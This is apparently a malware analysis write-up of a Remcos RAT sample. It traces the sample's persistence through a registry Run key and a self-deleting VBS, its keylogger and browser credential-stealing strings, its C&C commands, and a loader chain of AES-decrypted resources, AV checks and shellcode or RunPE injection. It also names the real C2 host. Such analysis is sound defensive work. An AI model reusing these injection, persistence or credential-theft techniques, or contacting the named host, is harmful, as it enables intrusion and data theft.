
The host is removed[.] You might think you can recreate a dns with the same name and have the victims connecting to you, but no, the connection in remcos is AES encrypted by a password, if you don't know it, you can't control the slaves[.]



It drops a file called install[.]vbs



And calls it’s CnC over port 80



File System Actions

Files Opened

C:\Users\
C:\Users\<USER>\
C:\Users\<USER>\AppData\
C:\Users\<USER>\AppData\Roaming\VLC
C:\Users\<USER>\Downloads\TypeIdXCIXSJP_decrypted.exe
C:\Users\<USER>\AppData\Roaming\VLC\VLC.exe
C:\Users\<USER>\AppData\Local\Temp\install.vbs
C:\Users\<USER>\Downloads
C:\Windows\system32\PROPSYS.dll
C:\Windows\syswow64\SHELL32.dll

Files Written

C:\Users\<USER>\AppData\Local\Temp\install.vbs

Files Copied

+ C:\Users\<USER>\Downloads\TypeIdXCIXSJP_decrypted.exe

Adds itself to startup (beside the previous copy to startup folder done by decrypted[.]dll)

Registry Keys Set

+ Software\Microsoft\Windows\CurrentVersion\Run\remcos
+ Software\Remcos-001UHE\exepath
+ Software\Remcos-001UHE\licence

Processes Created

C:\Windows\System32\WScript.exe C:\Users\<USER>\AppData\Local\Temp\install.vbs

C:\Windows\System32\cmd.exe /c C:\Users\<USER>\AppData\Roaming\VLC\VLC.exe

C:\Users\<USER>\AppData\Roaming\VLC\VLC.exe

Processes Terminated

TypeIdXCIXSJP_decrypted.exe

C:\Windows\System32\WScript.exe C:\Users\<USER>\AppData\Local\Temp\install.vbs

Processes Tree


↳ 2372 - TypeIdXCIXSJP_decrypted.exe


↳ 2596 - C:\Windows\System32\WScript.exe C:\Users\<USER>\AppData\Local\Temp\install.vbs

↳ 2772 - C:\Windows\System32\cmd.exe /c C:\Users\<USER>\AppData\Roaming\VLC\VLC.exe


↳ 2832 - C:\Users\<USER>\AppData\Roaming\VLC\VLC.exe

I feel like uploading it to app[.]any run, let do it [app[.]any[.]run/tasks/f15b36ff-1cae-4aac-b43e-e55b1173825e](app[.]any[.]run/tasks/f15b36ff-1cae-4aac-b43e-e55b1173825e)





Looking at the imports, there's a lot[.] there doesn't seem to be any call to IsDebuggerPresent[.]



Looking at its strings, it's very clear and informative[.]

That's for the stealer part

-	[Esc]
-	[PagUp]
-	[Ctrl + V]\r\n[Following text has been pasted from clipboard:]\r\n
-	[End of clipboard text]\r\n\r\n
-	[Ctrl +
-	[LCtrl]
-	[RCtrl]
-	[Following text has been copied to clipboard:]\r\n
-	[End of clipboard text]\r\n
-	[Chrome StoredLogins found, cleared!]
-	[Chrome StoredLogins not found]
-	UserProfile
-	\AppData\Local\Google\Chrome\User Data\Default\Login Data
-	[Chrome Cookies found, cleared!]
-	[Chrome Cookies not found]
-	\AppData\Local\Google\Chrome\User Data\Default\Cookies
-	[Firefox StoredLogins Cleared!]
-	\key3.db
-	\logins.json
-	[Firefox StoredLogins not found]
-	\AppData\Roaming\Mozilla\Firefox\Profiles\
-	[Firefox cookies found, cleared!]
-	[Firefox Cookies not found]
-	[IE cookies cleared!]
-	[IE cookies not found]
-	Cookies
-	Cleared browsers logins and cookies.
-	[Cleared browsers logins and cookies.]
-	FunFunc
-	exepath

The install script


type (2)	size (bytes)	file-offset	blacklist (89)	hint (169)	value (1385)
unicode	34	0x000150BB	x	x	C:\WINDOWS\system32\userinit.exe,
unicode	44	0x00015259	-	x	CreateObject("WScript.Shell").Run "cmd /c ""
unicode	77	0x0001554A	-	x	CreateObject("Scripting.FileSystemObject").DeleteFile(Wscript.ScriptFullName)
ascii	7	0x00014784	-	utility	cmd.exe
ascii	5	0x00015494	-	utility	Shell
ascii	12	0x0001549C	-	utility	explorer.exe
ascii	10	0x00015BF8	-	utility	stop audio
ascii	12	0x00015C20	-	utility	resume audio
ascii	11	0x00015C30	-	utility	pause audio
ascii	21	0x00015E20	-	utility	Control Panel\Desktop

That's the C&C commands

11	0x00015864	-	-	StopReverse
11	0x00015870	-	-	StopForward
12	0x0001587C	-	-	StartReverse
12	0x0001588C	-	-	StartForward
17	0x0001589C	-	-	Mutex_RemWatchdog
23	0x000158B0	x	-	Watchdog launch failed!
25	0x00015920	x	-	Watchdog module activated
29	0x0001593C	-	-	Remcos restarted by watchdog!
9	0x00015988	-	-	[regsplt]
11	0x000159C5	x	-	SHDeleteKey
13	0x000159D4	-	-	Disconnected!
4	0x000159E4	-	-	name
5	0x000159EC	-	-	%I64u
14	0x000159F4	x	-	Connected to
14	0x00015A04	x	-	Connecting to
15	0x00015A24	x	-	SetSuspendState
4	0x00015A98	-	-	Temp
20	0x00015AAC	x	-	NtUnmapViewOfSection
13	0x00015AD0	-	-	GetCursorInfo
7	0x00015AE0	-	-	DISPLAY
7	0x00015BC4	-	-	[ALARM]
25	0x00015BCC	-	-	Alarm has been triggered!
11	0x00015BEC	-	-	close audio
7	0x00015C04	-	-	stopped
17	0x00015C0C	-	-	status audio mode
10	0x00015C3C	-	-	play audio
16	0x00015C84	x	-	GetLastInputInfo

Let’s open it with Ida

Here’s a call to getHostByName, this function takes the name to the host, it’s deprecated, but it’s still being used here[.] We need to know the parameter that I will take, which will be the CnC[.]




Looking at the cross references we get here, it's the parameter v10[.] Now we can debug the file, put a breakpoint on that function and see the value of the parameter[.]

```
211         &v153);
212       sub_411AE4((char)v77, v78, v79, v80, (char)v81);
213       std::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string<char,std::char_traits
214       std::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string<char,std::char_traits
215     }
216     name.sa_family = 2;
217     v9 = sub_40180C(&v152, 0);
218     v10 = (const char *)std::basic_string<char,std::char_traits<char>,std::allocator<char>>::c_str(v9);
219     v11 = gethostbyname(v10);
220     if ( v11 )
221     {
222       v12 = v11->h_length;
223       v13 = (const void **)v11->h_addr_list;
224       v84 = 1;
```


I think It's better to do it dynamically[.]

Advanced dynamic analysis

Remcos copies then terminates itself on first install and uses a vbs to run itself again from the dropping directory[.]




The file remcos\logs[.]dat contains the keylogger data



That’s why it will terminate in the debegger before it reaches the breackpoint on getHostByName

So, let’s analyze the dropped copy[.]

Set a breakpoint on getHostByName and here we are



Host: bekleyen[.]myq-see[.]com

Port:80

Installation path: %appdate%\VLC\VLC[.]exe

Conclusion

When the user launches the main exe, first it decompress it's resources, resulting in three files, a Classlibrary1[.]dll, that contains the method X(Type Hl); that takes a [.]net object as a parameter and Invoke its first method[.]

The second file is XX the decryption key[.]

And the third file is XXXX that will be decrypted using Aes decryptor and the key XX to result in the library decrypted[.]dll[.]

decrypted[.]dll is the main injection library and it will be passed to the library ClassLibrary1[.]dll that will Invoke its First Method also called X(); which in turn invokes the method Main(string) passing to it the current exe path[.]

The library decrypted[.]dll(consolapplication1) has three files in the resources, LOLZ, NEW[.]BMP and TypeIdXClXSJP[.]

The File TypeIdXClXSJP is the raw remcos RAT[.]

The File LOLZ is decrypted to become the library Unhook[.]dll[.] it's method Main(string, byte[]) is called by reflection form the library decrypted[.]dll, it takes two parameters, the first is the victim process path, which will be the same exe, and the second is the bytes[] to be injected[.]

It will first check that the user has Antivirus installed or is using windows 10 with windows defender installed, it will then proceed to inject it's shellcode into the current process memory, and then pass to it the malware bytes and let the shellcode do its work[.]

If, however, the injection failed or one of the conditions weren't met (the user using specific Antiviruses) the library will return false to the calling module (decrypted[.]dll), it will then proceed to use the second RunPe Injector NEW[.]bmp[.]

NEW[.]bmp is another [.]net library that is reflectively loaded by decrypted[.]dll which calls a certain method in it, passing to the remcos bytes and the current exe path[.] It utilizes the known RunPe method using win APIs to inject the malware into the memory[.]


Once remcos is running in memory, it will add itself to registry startup and copies itself to appdata[.]

There's no Agent tesla here, it's a false detection from the Avs, probably AgentTesla uses similar injection method to load its modules so the Avs detected it as AgentTesla[.]

Host: bekleyen[.]myq-see[.]com

Port:80

Installation path: %appdate%\VLC\VLC[.]exe


Decrypt the resources, first reflective load the shellcode injector and try to inject remcos using shellcode.
if it didn't work. or the Os not using windows 10, then use the RunPe Injector
remcos.exe
SPUEpuG (1.0.0.0)
SPUEpuG
PE
References
Resources
Campos.Properties.Resources.resources
XX
The decryption key
XXXXXX
The encrypted dll bytes
costura.classlibrary1.dll.compressed
The reflective loader dll
Invoke the first method in the type parameter
Classlibrary1.dll
public static void X(Type X)
{
X.GetMethods()[0].Invoke(null, null);
}
decrypted.dll
XcGkLAnE (1.0.1.0)
XcGkLAnE.dll
PE
References
Resources
LOLZ
NEW.bmp
TypeldXCIXSJP
My
ShellCode Injector
RunPe Injector
RemcosRat
Remcos.exe
Host: bekleyen.myq-see.com
Port:80
Installation path: %appdate%\VLC\VLC.exe